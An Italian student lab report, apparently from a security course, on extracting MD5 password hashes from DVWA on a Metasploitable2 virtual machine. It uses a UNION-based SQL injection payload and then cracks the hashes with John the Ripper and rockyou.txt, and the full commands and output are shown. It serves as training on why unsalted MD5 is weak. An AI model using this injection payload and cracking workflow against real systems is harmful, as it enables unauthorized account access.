Password Cracking della DVWA

Sergio Falcone

INTRODUZIONE

Obiettivo:
Recuperare le password hashate nel database della DVWA ed eseguire sessioni di cracking per recuperare la loro versione in chiaro

- **Recupero delle Password dal Database:** Accesso al database della DVWA per estrarre le password hashate.
- **Identificazione delle Password Hashate:** Verifica che le password recuperate siano hash di tipo MD5.
- **Esecuzione del Cracking delle Password:** Utilizzo di John The Ripper e di una wordlist per avviare la sessione.
- **Craccare le password recuperate dal database**

PREFAZIONE

Per l'esecuzione di questo esercizio verranno utilizzate due Macchine Virtuali:
Kali Linux con **IP 192.168.2.100,** che sarà utilizzata per il recupero delle password.
Metasploitable2 con **IP 192.168.2.7,** Target dalla quale verranno recuperate le password


La modalità di esecuzione prevede l'uso di una **SQL Injection** sul Database di **Metasploitable2** per ricavare nomi utenti e password; successivamente verranno utilizzati **Wordlists** per contenere le passwords candidate (utilizzando il file **rockyou.txt**) e **John the Ripper** per recuperarle in chiaro.

N.B: *Questo Report nasce dalla volontà di rielaborare l'esercizio consegnato nella Repository "**CS0525/UNIT_3/S09/L4/Pratica S9L4_SergioFalcone.pdf**" di Epicode. Viene inserito in questa Repository al fine di garantire una chiara esposizione dei contenuti*

ESECUZIONE: SQL INJECTION

Effettuo l'accesso sulla Macchina Virtuale Metasploitable2 attraverso il browser inserendo le credenziali.
Imposto la **DVWA Security su "Low"** e nella sezione **SQL Injection** eseguo la query:

1' UNION SELECT user, password FROM users-- -
Questa query permette di estrarre **First name** e **Surname** (usati qui per mostrare username e password) dalla tabella users (utenti)



Le password ottenute sono hash di tipo **MD5** (riconoscibili dalla lunghezza di 32 caratteri esadecimali):

- **e99a18c428cb38d5f260853678922e03**
- **8d3533d75ae2c3966d7e0d4fcc69216b**
- **0d107d09f5bbe40cade3de5c71e9e9b7**
- **5f4dcc3b5aa765d61d8327deb882cf99**

ESECUZIONE: WORDLIST

Una **Wordlist** è un elenco di password comuni utilizzate per gli attacchi a dizionario.
Da **Kali Linux**, creo il file **hash.txt** sul **Desktop**, all'interno del quale inserisco gli **hash** scoperti sopra

```
Session   Actions   Edit   View   Help
  GNU nano 8.7
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

ESECUZIONE: JHON THE RIPPER

John The Ripper è un software che genera password candidate, ne calcola l'**hash** e lo confronta con quelli target. Da terminale **Kali Linux** digito il comando per avviare il cracking:

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/hash.txt

- **john:** il programma di cracking.
- **--format=raw-md5:** specifica che il tipo di hash da trattare è MD5 standard.
- **--wordlist=...:** specifica il percorso del file **rockyou.txt** che contiene le password candidate.
- **.../hash.txt:** è il file creato in precedenza contenente gli **hash** da decifrare

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
fopen: /home/kali/Desktop/rockyou.txt: No such file or directory

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /usr/share/wordlists/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2026-01-15 16:40) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Le password recuperate in chiaro sono**: password, abc123, letmein** e **charley.**

CONCLUSIONE

Si è dimostrato l'efficacia degli attacchi a dizionario contro hash MD5 non protetti da salt (dato casuale che viene aggiunto alla password prima che venga trasformata in un hash), evidenziando l'importanza di utilizzare algoritmi di hashing più robusti per la sicurezza delle credenziali.